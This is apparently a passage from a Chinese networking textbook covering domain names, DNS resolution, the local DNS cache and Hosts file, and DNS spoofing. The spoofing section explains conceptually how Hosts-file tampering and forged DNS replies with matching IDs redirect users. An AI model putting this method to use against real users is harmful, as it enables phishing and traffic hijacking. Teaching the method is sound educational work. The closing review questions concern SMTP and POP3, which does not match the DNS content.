(1) 国家顶级域名。如：.cn 表示中国；.us 表示美国；.uk 表示英国，等等。现在使用的国家顶级域名约有二百多个。

(2) 国际顶级域名。采用.int，国际性的组织可在.int 下注册。

(3) 通用顶级域名。最早共 6 个，即：.com 表示公司企业；.net 表示网络服务机构；.org 表示非赢利性组织；.edu 表示教育机构(美国专用)；.gov 表示政府部门(美国专用)；.mil 表示军事部门(美国专用)。

在国家级顶级域名下注册的二级域名均由该国家自行确定。我国在顶级域名.cn下将二级域名划分为“类别域名”和“行政区域名”两大类。其中：

类别域名6个，分别为：.ac表示科研机构；.corn表示工、商、金融等企业；.edu表示教育机构；.gov表示政府部门；.net表示互连网络、网络信息中心和网络运行中心；.org表示各种非赢利性的组织。

行政区域名34个，适用于我国的各省、自治区、直辖市。例如：.bj为北京市；.sh为上海市；.js为江苏省，等等。

因特网域名地址的结构，实际上是一棵倒过来的树。树根下面的一级结点就是顶级域结点，再下面是二级域结点。最下面的叶子结点就是单台计算机。图9-35列举了一些域名作为例子。凡是在顶级域名.cn下注册的，都会被分配一个二级域名。凡是在某一个二级域名下注册的单位就可以获得一个三级域名。如在.edu二级域名下的三级域名有：清华大学，东北大学、中国刑事警察学院等。一旦某个单位拥有了一个域名，它就可以自己决定是否要进一步划分其下属的子域，并且不必将这些子域的划分情况报告上级机构。例如，在中国刑事警察学院下的四级域名是mail、jzx等。




图9-35　因特网的域名空间

9.7 域名服务器进行域名解析

域名系统是提供IP地址到域名地址解析的程序，英文字母缩写是DNS。在计算机网络出现的初期，整个网络上只有数百台计算机，那时只使用一个文件就可以列出所有主机域名地址和IP地址的对应关系。但是，随着因特网规模的扩大，因特网开始使用联机分布式的域名系统，采用客户服务器方式，域名地址到IP地址的解析由若干个域名服务器完成。

域名服务器系统也是按照域名的层次结构来安排的。每一个域名服务器都只对域名体系中的一部分进行管辖。因特网共有三种不同类型的域名服务器。

本地域名服务器：每一个因特网服务器提供者 ISP 或一家单位、一所大学，都可以拥有一个本地域名服务器。本地域名服务器离用户较近，一般不超过几个路由器的距离。

根域名服务器：管辖顶级域，目前因特网上有十几个根域名服务器，大部分都在北美。

授权域名服务器：每一个主机都必须在授权域名服务器处登记。通常一个主机的授权域名服务器就是它本地 ISP 的一个域名服务器。实际上，为了更加可靠地工作，一个主机最好至少有两个授权域名服务器。许多域名服务器既是本地域名服务器，又是授权域名服务器。

每个域名服务器都维护一个高速缓存，存放最近用过的域名到 IP 的映射记录。当客户机向域名服务器发出请求时，域名服务器首先检查自己管理的区域授权登记的文件中是否保存这个域名到 IP 的映射记录。这个域名服务器自己管理区域内授权登记的文件叫区域文件。如果在域名服务器的区域文件中能够找到客户请求的域名地址及其对应的 IP 地址，就及时向客户反馈。如果在域名服务器的区域文件中，没有找到客户请求的域名地址，则域名服务器就查看自己的高速缓存，检查是否在缓存中保存该转换记录，如果有也及时向客户反馈。在域名服务器进行域名查询过程是先查区域文件，再查高速缓存。

域名的解析过程如下：当某一个主机作为源主机要和一目的主机通信，假如源主机只知道目的主机的域名地址，而不知道目的主机的 IP 地址，为了得到目的主机的 IP 地址，本地主机就向本地域名服务器发送一个 DNS 请求报文，把待解析的目的主机域名放在 DNS 请求报文中，以 UDP 数据报方式发给本地域名服务器。本地的域名服务器收到这个 DNS 请求报文后，查询它的区域文件和高速缓存，如果找到匹配的域名和其对应的 IP 地址，则放在 DNS 回答报文中返回给发起查询的源主机。源主机获得目的主机的 IP 地址后即可进行通信。

上述的域名解析过程是本地域名服务器能够找到客户请求域名的情况，如果本地域名服务器找不到匹配的域名，就不能回答这个 DNS 请求报文，则本地域名服务器便以 DNS 客户的身份向某一个根域名服务器查询。若根域名服务器有被查询主机的信息，便发送 DNS 回答报文给本地域名服务器，然后本地域名服务器再回答发起查询的主机。若根域名服务器设有被查询主机的信息时，它一定知道在哪个授权域名服务器中有被查询主机的名字，这个授权域名服务器可能是根域名服务器下的一个二级或三级域名服务器。根域名服务器就直接将这个下属的授权域名服务器的 IP 地址返回给本地域名服务器，然后让本地域名服务器直接向授权域名服务器进行查询，把查询的结果返回给发起查询的主机。这个域名查询的过程被称为递归和迭代相结合的查询（见图 9-36）。

如果源主机和目的主机每次通信都进行域名请求，都要等待域名服务器解析后返回信息，源主机才能和目的主机通信，这样访问网络的效率就会降低。为了提高访问网络的效率，可以通过本机的域名解析系统。根据 Windows 系统规定，在向本地 DNS 服务器请求以前，Windows 系统会先检查本机的 DNS 缓存以及本机的 Hosts 文件。

本机的 DNS 缓存包括本机最近用过的域名到 IP 的映射记录，它是本机最近从 DNS 服务器查询返回的信息，先暂存在本机的缓存中。使用 ipconfig/displaydns 命令可以查询本机 DNS 缓存（见图 9-37）。





图 9-36　递归和迭代相结合的查询



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>ipconfig/displaydns

Windows IP Configuration

         i3.sinaimg.cn
         ----------------------------------------
         Record Name . . . . . : i3.sinaimg.cn
         Record Type . . . . . : 5
         Time To Live  . . . . : 41
         Data Length . . . . . : 4
         Section . . . . . . . : Answer
         CNAME Record  . . . . : www.sinaimg.cn


         beacon.sina.com.cn
         ----------------------------------------
         Record Name . . . . . : beacon.sina.com.cn
         Record Type . . . . . : 1
         Time To Live  . . . . : 25
         Data Length . . . . . : 4
         Section . . . . . . . : Answer
         A (Host) Record . . . : 202.97.199.49


         Record Name . . . . . : beacon.sina.com.cn
         Record Type . . . . . : 1
         Time To Live  . . . . : 25
         Data Length . . . . . : 4
         Section . . . . . . . : Answer
         A (Host) Record . . . : 202.97.199.50


         Record Name . . . . . : beacon.sina.com.cn
         Record Type . . . . . : 1
         Time To Live  . . . . : 25
         Data Length . . . . . : 4
         Section . . . . . . . : Answer
         A (Host) Record . . . : 202.97.199.48
```

图 9-37　查询本机的 DNS 缓存

本机的 Hosts 文件(见图 9-38),对于 Windows XP 系统来说,保存在 C:\WINDOWS\system32\drivers\etc 中。Hosts 文件是一个纯文本的文件,它定义了一些 IP 地址和域名地址的映射关系。

通常情况下,源主机和目的主机进行通信时,首先进行本地域名解析,先检查本机的 DNS 高速缓存,接着检查本机的 Hosts 文件。查看是否有要解析的这个域名地址到 IP 的映射。如果有,则源主机就可以很快得到目的主机的 IP 地址,和目的主机进行通信;如果没有,则再向本地 DNS 服务器提出域名解析。




图 9-38　查询本机的 Hosts 文件

9.8 DNS 欺骗

如果本机系统被种植木马后，黑客通过远程控制来篡改 Hosts 文件，使部分常用域名映射到一些恶意的挂马或钓鱼网站的 IP 地址，使用户不经意间访问了这些黑客网站。这种攻击叫做本机 DNS 劫持。例如，如果用户想用百度搜索一些信息，毫无疑问会在浏览器地址栏里输入域名地址 www.baidu.com。但是，用户却非常吃惊地发现打开的是 Google 网页。而当用户在浏览器地址里输入 Baidu 的 IP 地址时，又会发现其实百度网站依然存在。这说明用户主机遭到了 DNS 域名劫持攻击。在主机的 Hosts 文件中，加上一条 Google IP 地址对应 Baidu 域名的记录，Hosts 文件被篡改。

DNS 请求报文首部有个 ID 字段，是用来匹配 DNS 请求报文和 DNS 回答报文的。如果某个源主机要和某个目的主机通信，为了得到目的主机的 IP 地址，源主机向域名服务器以特定的 ID 发送 DNS 请求报文，把待解析的目的主机域名放在 DNS 请求报文中发送给域名服务器。域名服务器查询到对应的 IP 地址后，放在 DNS 回答报文中，以相同 ID 号的 DNS 回答报文返回给源主机。源主机收到 DNS 回答报文后，会将收到的 DNS 回答报文的 ID 和自己发送的 DNS 请求报文 ID 相比较，如果收到的 DNS 回答报文的 ID 和自己发送的 DNS 请求报文 ID 号相同，能匹配上，则表明客户端接收到的正是自己等待的 DNS 报文。如果收到的 DNS 回答报文的 ID 和自己发送的 DNS 请求报文 ID 号不相同，不能匹配上，客户端则丢弃这个收到的 DNS 回答报文。

由于发起 DNS 查询的客户机没有任何其他验证，只是通过匹配 DNS 回答报文 ID 和 DNS 请求报文 ID 是否相同，来辨别是否是 DNS 服务器回复的那个回答报文。这就给了黑客一个可以利用的 DNS 漏洞，导致了 DNS 欺骗的产生。

如果黑客通过网络监听得到客户机向外发送的DNS请求报文(目的端口为53),黑客从DNS请求报文中提取出ID信息,然后假冒DNS服务器,伪造与这个DNS请求报文ID号相同的DNS回答报文。在伪造的DNS回答报文中,黑客把客户机要访问的域名地址解析为黑客网站的IP地址。这个伪造的DNS回答报文要在真正的DNS服务器回送的回答报文到达客户机之前被送到客户机,致使客户机访问黑客的恶意网站。虽然客户机稍后也会收到真正的DNS服务器的DNS响应报文,不过这时已经来不及了。由于DNS回答报文是以UDP数据报方式发送,UDP报文比TCP报文段简单许多,这也就意味着黑客伪造一个DNS回答报文是极其简单的事。

思考题

1. 使用SMTP传送邮件是否安全?如果不安全,可以采取哪些措施提高SMTP的安全性?
2. SMTP能否应对伪造邮件行为?
3. ESMTP增加了哪些安全机制?
4. 使用POP3接收邮件是否安全?如果不安全,可以采取哪些措施提高POP3的安全性?

